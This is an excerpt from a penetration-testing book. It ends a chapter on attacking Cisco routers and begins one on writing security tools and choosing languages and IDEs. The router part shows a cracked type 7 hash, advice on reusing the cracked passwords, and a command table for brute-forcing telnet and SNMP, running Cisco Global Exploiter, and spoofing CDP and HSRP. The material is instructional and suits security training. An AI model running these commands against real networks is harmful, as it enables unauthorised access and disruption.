As you quickly analyze the router configuration, the first thing that jumps out at you is the three local user accounts and the lack of adequate protection of the password hashes for those and the enable password.You fire up your Web browser and load the default page, which happens to be Google, and search for methods to crack the password.You locate a couple of tools to download, but you find a handy Web page that enables you to do it right then and there, so you copy and paste the hash in, and in an instant you are given the password.You proceed to do this for all user accounts. Now that you have the passwords, you start thinking about where you can use them and what permutations you can try (see Figure 6.28).

Figure 6.28 Cracking the Cisco Password



This page contains the plain old vanilla version of the Cisco Password Cracker. It does not have a sophisticated interface nor does it have the Access List Address Checker.

UPDATE: if you are still using the password cracker on this page, you'll be happy to know there is a much faster Flash interface available here.

153B1F1F443E22292D73212D5300194315591954465A0D0B59

The Cisco Password Cracker

06165B325F59590B01

p4ssw0rd

Clear Crack

The Cisco Password Crack is able to decrypt Cisco's encrypted "type 7" passwords. "Type 7" password encryption is used when "service password-encryption" has been enabled. Unfortunately, the cryptographic algorithm is not very complex or secure. I wrote the applet based on an algorithm that was posted to Bugtraq.

Feel free to contact me with any questions and/or comments at pete-web@kazmier.com.

Where to go from here?

As a general rule in penetration testing, once any level of access has been achieved, the penetration tester must analyze all new data and attempt to use this data to further his or her level of access. There is usually a piece of information that can be used in other areas of the assessment. In this case, the first thing the penetration tester would likely do is to attempt to log into other services using the cracked passwords from the router configuration.

Further Information

Table 6.1 contains the tools mentioned in this chapter and their common command-line arguments.

Table 6.1 Tool Reference Guide

Tool Name	Command	Use
traceroute	traceroute 192.168.0.1	Traceroute
host	host –l domain	DNS zone transfer
host	host www.redhat.com	Forward DNS lookup
netenum	netenum 192.168.0.0/27	Enumerate IP addresses in a network
nmap	nmap 192.168.0.1	Basic port scan
nmap	nmap –sS –O	Syn scan with OS fingerprinting
nmap	nmap –sV -T4	Nmap version scan with aggressive timing
nmap	nmap –sV -F	Nmap version scan with "fast scan" (limited ports)
nmap	nmap –sU –p 161	Nmap UDP port scan of port 161
timestamp	timestamp –d 192.168.0.1	Send an ICMP timestamp request
ike-scan	ike-scan -A 192.168.0.1 –v	Ike-scan in aggressive mode with verbose output
ass	ass –A –i eth1	Scan for all protocols in both active and passive mode via interface eth1
cisco-torch	cisco-torch.pl –A 192.168.0.1	Scan for all vulnerabilities
snmpwalk	snmpwalk –v 1 –c private 192.168.0.1	Walk the MIB of 192.168.0.1 using SNMP version 1 and community string "private"
snmpset		
finger	finger –l @192.168.0.1	List all users currently logged in

Continued

Table 6.1 continued Tool Reference Guide

Tool Name	Command	Use
ADMsnmp	ADMsnmp 192.168.0.1 –wordfile strings.txt	Brute force 192.168.0.1 with community strings from the file strings.txt
hydra	hydra -t 2 –P pwd.txt cisco	Brute force Cisco telnet with 2 tasks using passwords from the file pwd.txt
hydra	hydra -t 2 –m password –P pwd.txt cisco-enable	Brute force Cisco enable via telnet with 2 tasks using passwords from the file pwd.txt and the VTY password "password"
Cisco Global Exploiter	cge.pl –h 192.168.0.1 –v 7	Exploit 192.168.0.1 with vulnerability number 7
CDP Generator	cdp –i eth1 -m 0	Flood the network with bogus CDP packets
HSRP Generator	hsrp -d 224.0.0.2 –v 192.168.0.25 –a cisco –g 1 –i eth0	Send spoofed HSRP packets out eth0 with authword of cisco and group 1 spoofing virtual IP 192.168.0.25 to all routers on subnet

Table 6.2 contains both the location of the tool in the default Auditor Graphical User Interface (GUI) and also the physical path to the tool. *Note:* When accessed from the command line, some tools will *not* be in your path, so you must type the full path. The easiest way to a tool is through the menu system.

Table 6.2 Tool Location Reference

Tool Name	Location (GUI)	Actual Location
traceroute	Auditor->Footprinting ->Traceroute	/usr/sbin/traceroute
host	Auditor->Footprinting ->DNS lookup	/usr/bin/host
netenum	Auditor->Scanning ->Network Scanner	/usr/sbin/netenum

Continued

Table 6.2 continued Tool Location Reference

Tool Name	Location (GUI)	Actual Location
nmap	Auditor->Scanning ->Network Scanner	/usr/bin/nmap
timestamp	Auditor->Scanning ->Network Scanner	/usr/sbin/timestamp
ike-scan	Auditor->Scanning ->Network Scanner	/usr/local/bin/ike-scan
ass	Auditor->Scanning ->Router Scanner	/usr/sbin/ass
cisco-torch	Auditor->Scanning ->Security Scanner	/opt/auditor/cisco-torch-0.4b/cisco-torch.pl
tkmib	Auditor->Footprinting ->SNMP	/usr/bin/tkmib
snmpwalk	Auditor->Footprinting ->SNMP	/usr/bin/snmpwalk
snmpset	N/A	/usr/bin/snmpset
finger	N/A	/usr/bin/finger
nesuss	Auditor->Scanning ->Security Scanner	/usr/bin/nessus
ADMsnmp	Auditor->Bruteforce	/usr/local/bin/ADMsnmp
hydra	Auditor->Bruteforce	/usr/local/bin/hydra
Cisco Global Exploiter	Auditor->Scanning ->Security Scanner	/usr/local/bin/cge.pl
CDP Generator	Auditor->Spoofing	/usr/sbin/cdp
HSRP Generator	Auditor->Spoofing	/usr/sbin/hsrp

Common and Default Vendor Passwords

For the most up-to-date and accurate listing of default passwords, visit Phenoelit's Web site at www.phenoelit.de/dpl/dpl.html. Their default password list is also included as a part of Auditor, in /opt/auditor/full/share/dpl.html.

Modification of cge.pl

The script's flaw is that on line #211 it only looks for the HTTP return code of *200 ok* instead of any other variant, such as *200 OK*. Since the actual cge.pl cannot be modified when used from Auditor, the script must be copied to a writeable directory, then modified. To manually modify the script, follow these steps:

1. Copy the script to root's home directory: cp `which cge.pl` ~.
2. Open the file in a text editor and jump to line #211.
3. Change line #211 to *if ($wr =~ /200 ok/i)* {.
4. Save the file. When running it, be sure to specify the full path so that the new script is used—for example, *./cge.pl*.

Or, use the one-step 31337 way, by executing the following command:

```
(cd ~;cp 'which cge.pl' ~ && perl -pi -e 's/ok\//ok\/i/g' cge.pl)
```

References

- **http://ikecrack.sourceforge.net/** IPSec/IKE hacking.
- ***Hardening Cisco Routers,*** by Thomas Akin.
- ***Stealing the Network: How to Own the Box*** (Syngress Publishing), Chapter 4.
- **www.phenoelit.de** An excellent resource for tools and information. FX is on the leading edge of network security.
- **www.insecure.org** Nmap and more from Fyodor.

Software

Part of the purpose of this book is to highlight open-source tools, but I couldn't do my job as well or as efficiently without the use of some commercial software, such as:

- **SolarWinds Network Management Software** This software has a number of very useful tools for penetrating routers and switches, including several vendors' MIBs, an SNMP brute-forcer, and a Cisco password cracker.
- **VMware workstation** An invaluable tool for setting up virtual machines to use as attack and test platforms.

Chapter 7

Writing Open Source Security Tools

Core Technologies and Open Source Tools in this chapter:

- Why Would You Want to Learn to Code?
- How to Approach a Programming Task
- The Pros and Cons of Different Languages
- What Different Environments Should You Consider?
- Quick Start Mini Guides
  - PERL
  - C#

Introduction

In this chapter, we look at writing open source security tools, which is much easier than you might think. You won't become a coder overnight (many things you will learn in this chapter might horrify professional programmers), but you might be surprised at the functionality that can be "hacked" together with relatively little code. This chapter attempts to remain "language agnostic," providing a "quick start" mini guide for a few languages and environments.

Why Would You Want to Learn to Code?

With so many open source tools out there, why would you want to learn to code? Why spend the time learning seemingly complex coding techniques? Today, more than ever, security practitioners are measured by the size of their toolbox rather than the size of their brains. When participating in the SensePost Combat courses, or events like Defcon's annual "capture the flag" contest, participants arrive with CDs full of security/hacking tools, many different UNIX distributions, and other general-use tool kits. In many cases, they find that these tools are worthless and custom tools (and custom mindsets) are needed. Because of this, many people prefer a flexible UNIX environment to a Windows environment. The UNIX environment provides a large number of small, flexible tools (like awk, grep, sed, and cut) that can be put together in any order the user sees fit. This is very different from the traditional Windows approach, which is primarily a black-box point-and-click affair.

For the same reason, a person who can write only a small amount of code (or script) is infinitely more flexible than a person who is stuck with the tools in his or her toolbox. The 80/20 principle is at work here, too—with 20% coding knowledge you can fix 80% of the problems you might encounter. The code might not look very pretty, might be a tad unstable (or even insecure itself), but for a security practitioner (in contrast to a coder), it is about the destination and not the coding journey.

The Process of Programming

Programming, at its essence, is problem solving, and it's easier than you might expect. In this section, we'll focus on the basic steps required to design a program. As we discuss these steps, notice that they mirror the processes used for basic problem solving, and that with a slight change of terminology, these steps accurately describe a successful network attack.

Step 1: Solve the Right Problem by Asking the Right Questions.

To write a program, we need to first be able to write down exactly what we are trying to do, and describe how it will work. Veteran programmers *think* through this process, but actually *writing out* this process provides beginner coders with valuable insight into the programming *process*. As an example, let us assume that you want to write a program to grab HTTP banners from Web sites. To find out how the program will perform its tasks, ask yourself a couple of questions before you start. These questions will help outline the program's specifications:

- Where does the program get the sites? Will they come from the command prompt, a text file, or a text box? Over a network connection? From a database?
- Will my program accept DNS names or IP addresses? Or should it accept both?
- How will the program return information (the banners) to the user? In an output file? As text in a GUI? As standard output? Writing it to a database?
- What output and input format will the program use? CSV? XML? Plain text?
- What platform does this tool need to run on? UNIX, Windows?

Once these basic questions are answered, you need to go into the details of the "guts" of the problem. Ask yourself questions such as:

- How do I actually get the banner from an HTTP server? What port does HTTP run on?
- Will the tool implement the HTTP protocol? If so, are there libraries I can use, or am I writing the functions from scratch?
- Does my tool need to support SSL? If so, will it use an embedded SSL library or an external SSL proxy?


- Can I always get a banner from a server? If not, what should the tool do?
- What happens when a port is closed or filtered? What type of timeouts should the tool implement?
- How can I make the program quicker; can it be multithreaded?

Let us assume that we have decided the tool will read IP numbers from a text file with each IP on a new line, it will not support SSL, it will write an output file that contains the IP number and the banner, and it will run on a standard UNIX platform.

Step 2: Breaking the Problem into Smaller, Manageable Problems


Next, try to break the program into logical units of work. The first iteration might be a very general view of the problem, but as you delve into each block, it might be expanded to include sub-blocks, and so forth. Let us look at the logical block diagram of this program. In the most basic form, it will look something like Figure 7.1.

Figure 7.1 High Level Block Diagram




This basic format can be expanded to reveal a more complex picture, as shown in Figure 7.2. Notice that the basic view has been converted into categories, under which specific tasks have been inserted. Also, notice that the tasks are chained together in a natural progression, or *flow*.

Figure 7.2 More Detailed Flow Chart


Get IPs from text file
Process input
Write output file
Read a text file line by line
Connect to the IP number on port 80
Write a text file
Send the needed HTTP command
Get the output , parse the banner

This can be further expanded into a much more detailed format, as shown in Figure 7.3. Notice that *decision blocks* (shaped like diamonds) have been inserted, and the process forks based on the outcome of the decision.

Figure 7.3 Complete Flow Chart


START
Read command line parameters
Were there command line parameters ?
yes
no
Give command line parameters and exit
END
Open text file for write . File location from command line
Open text file for read . File location from command line
Read line in text file
Connect to the IP number on port 80
Send the needed HTTP command
Get the output , parse the banner and send it back
Write line in text file
Was this the last line ?
yes
End program - have a good day!
no

This could be further elaborated, but at some stage, the picture is adequately clear, and drawing more detailed diagrams becomes a waste of time. We could write this program in one large blob of code, but traditional coding practice suggests writing it in chunks of code—or subroutines, or methods, or, well, call it what you want—but this chunk of code performs a specific function which can be used over and over again. Coders use routines to enable them to easily make changes to a program without having to change the code in many different places, and when debugging a program. However, using routines merely for the sake of doing so is silly and many people overdo it—this leads to over modular code where you can rarely determine what a routine actually does.

Step 3: Write Pseudocode

We can now move on and write *pseudocode* for this program. The following is a conversational description of a program, which might look something like this:

```
Main program:
  1. Read command-line parameters.
  2. If (command line parameters passed to script does not match correct
     usage) then print usage and exit
  3. Open specified file for reading.
  4. Open specified file for writing.
  5. While there are lines left for reading, do this:
     a. Read IP from file.
     b. Call Get_banner routine with the IP.
     c. Write output to the file.
  6. Close write file, and close read file.

Get_banner routine:
  1. Read input from caller (an IP number).
  2. Connect to the IP on port 80.
  3 Issue the HEAD / HTTP/1.0 command.
```

4. Get the response.
5. Call *parse_HTTP_ouput* with the returned data.
6. Return the data collected to step 5b.

Parse_HTTP_output routine:

1. Read input from the caller (the returned HTTP data).
2. While there are lines left in the HTTP response:
   a. If the line contains the word *Server:*, extract everything after the semicolon and return it "No Banner—could not extract banner."

Note the modular design with two routines that handle the actual network connection and the parsing of the HTTP response. If, for some reason, we need to connect to the remote host in a different way (like adding SSL support), we only have to modify the *Get_banner* routine. If the HTTP standard should change, we can simply change the *Parse_HTTP_response* routine.

Step 4: Implement the Actual Code

From this point on, it becomes a simple implementation issue. You now need to decide what type of language you will use to implement your program and on what platform it should run. A program is like a story—if the idea is to convey the information in the story, it does not matter what language you speak, or if you using multiple types of media to get the idea across. Some forms of communication will convey the story quicker (like a TV commercial), others will give the receiver of the story more joy (if told in person), and yet others will make the message appeal to a broader scope of people (think movies with subtitles). It all depends on what you as coder want.

In the rest of this chapter, we will look at different languages, platforms, and code writing environments. Each has its pros and cons. We will also discuss PERL and C# in more detail, and look at snippets of code that will get you up and running quickly.

Languages

There are many different languages out there, and as many coding environments for each. When studying computer science, lecturers try to teach you how to program rather than teach you a specific language. Because coding environments change, and new languages and styles are born every couple of years, it would be limiting to restrict yourself to a particular language. A seasoned coder is able to learn a new language in a few days. Learning a new programming language is not unlike learning a new human language. Basic communication requires only simple words, but these words are limiting when trying to explain a complex concept. As one's vocabulary improves, specific terms are learned that can better explain these complex concepts. In programming, these specific terms come in the form of libraries or as seldom-used functions.

Programming Languages

In the next section we look at a couple of programming languages. Each language has its own pros and cons. Some are easier to learn, but execute slow, others are limited to a certain platform, but are highly flexible in terms of what you can do with it. As a coder you need to be comfortable with the language's development environment and you need to ensure that you are choosing the right language for the job. A simple parsing exercise could be completed in a couple of lines of PERL, but could be a nightmare to write in C. Make sure you get familiar with more than one language and environment or else you get into the "for a man with a hammer, everything looks like a nail" syndrome.

Logo

Logo is used to teach kids programming principles. The programmer moves a turtle (or pointer) around a space with basic commands. The language has grown to include basic input/output (IO) routines, but is generally only used for educational purposes. Logo is a great start for children wanting to learn programming logic such as subroutines, conditionals, and loops.

Specs

- Ease to learn: 10
- Flexibility: 2
- Execution speed: 2
- Platform: Any

- Use: For teaching young ones how to program.

BASIC

BASIC stands for *Beginner's All-purpose Symbolic Instruction Code*. Invented in the early 1960s and based on Fortran II, BASIC really only became a commercially used coding language after Microsoft created Visual Basic (VB) in the 1990s. Although VB is not really considered the same BASIC language of the 1960s, it still uses some of the concepts. Today, VB .NET code is very close to any of the .NET variants such as C# .NET, as they share common methods and members of the .NET framework.

Specs

- Ease to learn: 8
- Flexibility: 5
- Execution speed: 3
- Platform: Mostly Win32
- Use: For teaching teenagers how to program, RAD (Rapid Application Development), proof of concept with a GUI where speed is not needed.

Delphi

Delphi was developed by Borland, and basically came from their Turbo Pascal (also know as Object Pascal) offering. Pascal is a well-structured language, and while Delphi provides very good high-level functionality (database access, and so forth), it can become tedious for low-level access such as the development of device drivers, and so forth.

Specs

- Ease to learn: 6
- Flexibility: 7
- Execution speed: 7

- Platform: Mainly Win32, but UNIX versions (Kylix/Free Pascal) are also available
- Use: When you like to build nice GUI apps fast and don't want to learn C or derivatives

C/C++

C is the workhorse of programming languages. Developed in the late 1970s at AT&T Bell Labs, C has been one of the favorite languages for heavy-duty tasks. C++ was derived from C, but is actually a separate programming language in it own right. C and C++ provide relatively easy access to lower levels of the operating system and are favored for system tasks such as networking, kernel development, device drivers, and high-speed data movement. This power comes at a price, and many people find it difficult to master. nmap and Nessus are written in C. (Nessus is covered in detail in Chapters 8-11.)

Specs

- Ease to learn: 5
- Flexibility: 9
- Execution speed: 8
- Platform: Almost any
- Use: When you need system-level access or speed, but be prepared to spend time

PERL

PERL stands for *Practical Extraction and Report Language***,** and was developed by Larry Wall in the late 1980s. Initially used for manipulation of (largely) text files, it grew exponentially in a few years and now supports almost any type of function through the popular CPAN library network. PERL is extremely flexible in it data structures and syntax—programmers from other backgrounds could initially find this challenging; likewise, programmers brought up on PERL could struggle with more structured languages. PERL is very popular with UNIX users, as it comes standard with just about every UNIX distribution. Metasploit is entirely written in PERL. (Metasploit is covered in detail in Chapters 12 and 13.)

Specs

- Ease to learn: 7
- Flexibility: 8
- Execution speed: 5
- Platform: UNIX and Win32 (using Active PERL)
- Use: For RAD, proof of concept, or when you need to do a lot of parsing. Stick to command line—GUI-type interfaces are not for PERL.

C#

The name "C#" may have been chosen by Microsoft to imply progression from the C++ language, with the # symbol resembling four + symbols arranged in a square. C# is regarded as a mix between Java and C++, and was developed by Microsoft as part of its .NET framework released early in the new millennium. C# is fairly flexible, but access to lower level functionality is not as good as C/C++. C# is said to have the power of C/C++ without the pain—the validity of which remains to be seen. Many SensePost tools, including Wikto, are written in C#.

Specs

- Ease to learn: 8
- Flexibility: 7
- Execution speed: 7
- Platform: Mainly Win32, but growing UNIX support via Mono
- Use: For a GUI-type application that needs to be fairly quick—don't expect the GUI to work on UNIX-based system. Command-line apps should work fine in Mono if the program is not dependant on platform specific resources (like the registry in Windows etc.).

Python

Created in the early 1990s by Guido van Rossum, the name "Python" was inspired by the Monty Python series of movies. Python has gained a user support in the last few years—it is similar to PERL and supports object orientation. Python forces the coder to properly use indentation to create the code structure. Code is highly readable and keywords are close to the English language. CORE Impact uses Python for plug-ins, and Google uses Python in some of its Web front ends.

Specs

- Ease to learn: 7
- Flexibility: 7
- Execution speed: 5
- Platform: Unix and Win32
- Use: For RAD, where PERL is "just so 90s"

Java

Java was released in the mid 1990s by Sun Microsystems as a replacement for C++. It is an object-oriented language with a strong focus on being platform independent. Java compiles to bytecode, which is then executed by a Java virtual machine (JVM). Thus, one only needs to obtain a VM for a platform, and the code should be compatible. C# programmers will find that writing Java applications almost comes naturally, because there are many similarities between the two languages. For platform independence, one pays a price—lower level functionality is difficult to obtain, and (while heavily debated) Java applications tend to run slower than other applications. The @stake Web proxy and Paros are entirely written in Java.

Specs

- Ease to learn: 7
- Flexibility: 7
- Execution speed: 7

- Platform: Any with VM support (for example, just about any platform you can think of, including your smart phone!)

Web Application Languages

Although just about any of the aforementioned languages could be used to create Web applications, the following are primarily used for Web application development.

PHP

PHP started out as a set of PERL scripts and a collection of CGI scripts written in C to collect data from a Web page of Rasmus Lerdorf in the mid 1990s. "PHP" stood for Personal Home Page, but after two Israeli programmers rewrote the parser and released it as PHP3, this was changed to "PHP Hypertext processor." Now at release 4, the language has become very popular and the user base grows at 5% per month. PHP is mostly used in UNIX environments, but has Win32 support as well. PHP runs on the server side and generates HTML that is rendered in the browser.

ASP/ASP .NET

ASP is Microsoft's server-side technology for dynamically-generated web pages. It is used with Microsoft's Internet Information Server (IIS). With the release of the .NET framework, code can now be developed as stand-alone classes, where in the past only in-page scripting was possible. ASP is not really a programming language, but rather a framework where different languages can be "plugged in" via the @Language directive. Most ASP pages were written in VBScript, but these days more and more ASP .NET pages are written in C# and VB .NET. A port of ASP was made to Apache—but only this port only supports PERL script at the moment.

Interactive Development Environments

An interactive development environment (IDE) is a set of tools that makes writing code easier. Coders usually have strong feelings about their favorite environment. A typical IDE might include a text editor, a compiler, and a debugger. Some people prefer using these tools separately; they write their code in VI and compile and debug it using system tools such as gcc and gdb—and while there's nothing wrong with that…


In this section, we look at a few different development environments. There are literally hundreds of different IDEs, each with its pros and cons. If you have never worked in an IDE, you might find all the buttons and menus challenging at first, but remember: the IDE is there to make your coding experience better, not worse. Having said that, if you only need to write a 10-line PERL script, a full-blown IDE might be overkill—a stock standard text editor might just do the trick. As your projects become more complex (with more modules and libraries), the use of an IDE is encouraged.

Eclipse

Eclipse is a full-blown Java development environment. It is written in Java, which makes it totally cross platform—you can use it wherever you have a JVM available. The current version of the SDK (Software Development Kit) at the time of writing is 3.1.1. For the purposes of this chapter, we will look at Eclipse running on the Windows platform. To write your first Java program in Eclipse:

1. Download the IDE (the URL can be found at the end of the chapter)—it comes in a 132 MB ZIP file.
2. Extract the ZIP file to location (for example, c:\devtools\).
3. Run eclipse.exe.
4. When Eclipse runs for the first time, it will ask you for a workspace location, as shown in Figure 7.4.
5. Select a workspace—this will be where all your development projects will be stored.

Figure 7.4 Selecting a Workspace in Eclipse



Workspace Launcher

Select a workspace


Eclipse SDK stores your projects in a folder called a workspace.
Choose a workspace folder to use for this session.

Workspace: C:\Documents and Settings\roelof\workspace

□ Use this as the default and do not ask again

After selecting a workspace, Eclipse starts and presents a welcome screen as shown in Figure 7.5.


Figure 7.5 Eclipse Starting Up



6. You might want to browse around the IDE, looking at samples and so forth, but let's start with a new project.

7. Click **File | New | Project**. Select **Java Project** as shown in Figure 7.6.

Figure 7.6 Starting a New Project in Eclipse



New Project

Select a wizard


Create a Java project

Wizards:

- Java Project
- Java Project from Existing Ant Buildfile
- Plug-in Project
- CVS
- Java
- Plug-in Development
- Simple

8. Give the project a name (for example, "YelloWorld") as shown in Figure 7.7.

Figure 7.7 Project Naming in Eclipse



New Java Project

Create a Java project

Create a Java project in the workspace or in an external location.

Project name: YelloWorld

Contents

● Create new project in workspace

○ Create project from existing source

Directory: C:\Documents and Settings\roelof\workspace\YelloWorld

JDK Compliance

● Use default compiler compliance (Currently 1.4)

○ Use a project specific compliance: 1.4


Project layout

● Use project folder as root for sources and class files

○ Create separate source and output folders

9. Click **Finish** to start the project. We now need to add a class file to the project. Click **File | New | Class** as shown in Figure 7.8.

Figure 7.8 Adding the Class File "YW" to our Project



Java Class

The use of the default package is discouraged.

Source folder: YelloWorld

Package: (default)

☐ Enclosing type:

Name: YW

Modifiers: ● public ○ default ○ private ○ protected

☐ abstract ☐ final ☐ static

Superclass: java.lang.Object

Interfaces:

Which method stubs would you like to create?

☑ public static void main(String[] args)

☐ Constructors from superclass

☑ Inherited abstract methods

